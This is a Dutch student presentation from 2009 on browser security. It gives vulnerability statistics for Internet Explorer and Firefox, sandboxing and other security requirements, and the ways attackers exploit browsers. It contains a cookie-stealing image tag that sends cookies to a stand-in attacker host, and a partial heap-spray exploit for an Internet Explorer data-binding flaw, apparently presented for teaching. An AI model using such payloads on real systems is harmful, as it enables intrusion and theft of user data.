UNIVERSITEIT VAN AMSTERDAM

# Browser security




Wouter van Dongen

RP1 Project OS3 System and Network Engineering

Februari 4, 2009

- **Introductie**
  - Onderzoeksvraag
  - Situatie van de meest populaire browsers
- **Veiligheidseisen**
  - Client-side browser assets
  - Veiligheidseisen vs. praktijk
- **Browser exploiten in de praktijk**
  - Mogelijkheden voor een aanvaller
  - Voorbeeld van een exploit
  - Exploits frameworks
  - Demo
- **Conclusie**

**Onderzoeksvraag:**

- Wat is de stand van zaken ten aanzien van client-side browser security van aanvallen op afstand?

**Deelvragen:**

- Aan welke veiligheidseisen moet een browser voldoen om client-side security te waarborgen?
- Wordt aan deze veiligheidseisen voldaan?
- Wat zijn de gevolgen wanneer de browser niet goed is beveiligd?
- Hoe eenvoudig wordt in de praktijk misbruik gemaakt van kwetsbaarheden?

## Internet Explorer 7

- Marktaandeel van 48% → dalend
- Oktober 2007 uitgebracht
- 70 kwetsbaarheden
  - 9 % Extreem kwetsbaar
  - 36% Zeer
  - 9% Gemiddeld
  - 36% Systeem toegang
  - 16% Blootstellen van vertrouwelijke gegevens
  - 27% niet gepatched → 11% gemiddeld

*"If you can't make it good, at least make it look good "  --Bill Gates*

## Internet Explorer 6

- Marktaandeel van 21% → dalend
- September 2001 uitgebracht
- 142 kwetsbaarheden (vanaf 2003)
  - 13% Extreem kwetsbaar
  - 37% Zeer
  - 17% Gemiddeld

  - 38% Systeem toegang
  - 14% Blootstellen van vertrouwelijke gegevens
  - 18% Niet gepatched → 18% gemiddeld

## Firefox 3

- Marktaandeel van 18% → stijgend
- Juni 2008 uitgebracht
- 39 kwetsbaarheden
  - 0% Extreem kwetsbaar
  - 75% Zeer
  - 0% Gemiddeld
  - 30% Systeem toegang
  - 20% Blootstellen van vertrouwelijke gegevens
  - Alles gepatcht


*Firefox, the browser you can trust!*

## Client-side assets

**Browser data**
Weergegeven data zelf, sessie informatie,
Browsing geschiedenis, website wachtwoorden etc.

**System data**
Persoonlijke documenten, e-mail berichten,
Wachtwoorden etc.

**Network data**
Intranet websites, all kinds of servers, web cams,
Routers etc.
Niet transport data zoals HTTPS verkeer. Dit is
Client-server security.



## Site sandboxing


- Voorkomen dat websites toegang hebben tot elkaars informatie

<img src="http://bad guy.com/steal.php?cookie=" + cookie />

## Security compartimenten/sandboxing

- Browser afschermen van het OS
- Rechten op het systeem beperken
- Verschillende processen

| Process | PID | CPU | Description | Integrity |
|---|---|---|---|---|
| chrome.exe | 5896 | | Google Chrome | Medium |
| chrome.exe | 7000 | 0.77 | Google Chrome | Low |
| firefox.exe | 8176 | 2.32 | Firefox | Medium |
| procexp.exe | 7144 | | Sysinternals Proc... | Medium |
| ieuser.exe | 4568 | | Internet Explorer | Medium |
| iexplore.exe | 7948 | | Internet Explorer | Low |



**Weren van kwaadaardige scripts**


- Scripts aan/uit
- Black/white lists
- Waarschuwen gebruikers


**Update control**

- Automatisch updaten

**Plug-in control**

- Automatisch updaten
- Overzicht
- Niet te verbergen
- Informatie versturen? Vraag gebruiker.
- Code signing
- Least priveleges



**User awareness**

- Gebruiker moet op de hoogte zijn van de gevaren zonder extra complexiteit.


**Mogelijkheden voor aanvallers:**

- Zero day exploits
- Zero day kwetsbaarheden
- Non-Zero day exploits
- Non-Zero day kwetsbaarheden
- Onbekende kwetsbaarheden
- Plug-ins

**Verspreiding:**

- Advertenties
- Content manipuleren
- Webserver hacken
- SPAM

Internet Explorer Data Binding Memory Corruption Vulnerability

- Online: 10 Dec 2008
- Patch beschikbaar: 17 Dec 2008
- Windows update: 2 Jan 2009


```
<html>
<div id="replace">x</div>
<script>
//CMD=calc.exe
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%.....");

// ugly heap spray, the d0nkey way!
// works most of the time
var spray = unescape("%u0a0a%u0a0a");

do { spray += spray;} while(spray.length < 0xd0000);
memory = new Array();
for(i = 0; i < 100; i++)   memory[i] = spray + shellcode;
xmlcode = "<XML ID=I>
                <X><C><![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]></C></X>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML><XML ID=I></XML><SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>";
tag = document.getElementById("replace");
tag.innerHTML = xmlcode;

</script>
</html>
```

Automatische payload generatie:




## Exploit frameworks

- Gratis te verkrijgen
- Kant en klare exploits
- Browser_autopwn module
- Automatische payload generatie
- Tools om het schrijven van exploits makkelijker te maken

- Geen browser beschikbaar die aan alle eisen voldoet
- Elke browser is kwetsbaar
- Geen vertrouwde applicatie meer
- Makkelijk en door vrijwel iedereen te exploiten
- Extra maatregelen nodig om de browser te beveiligen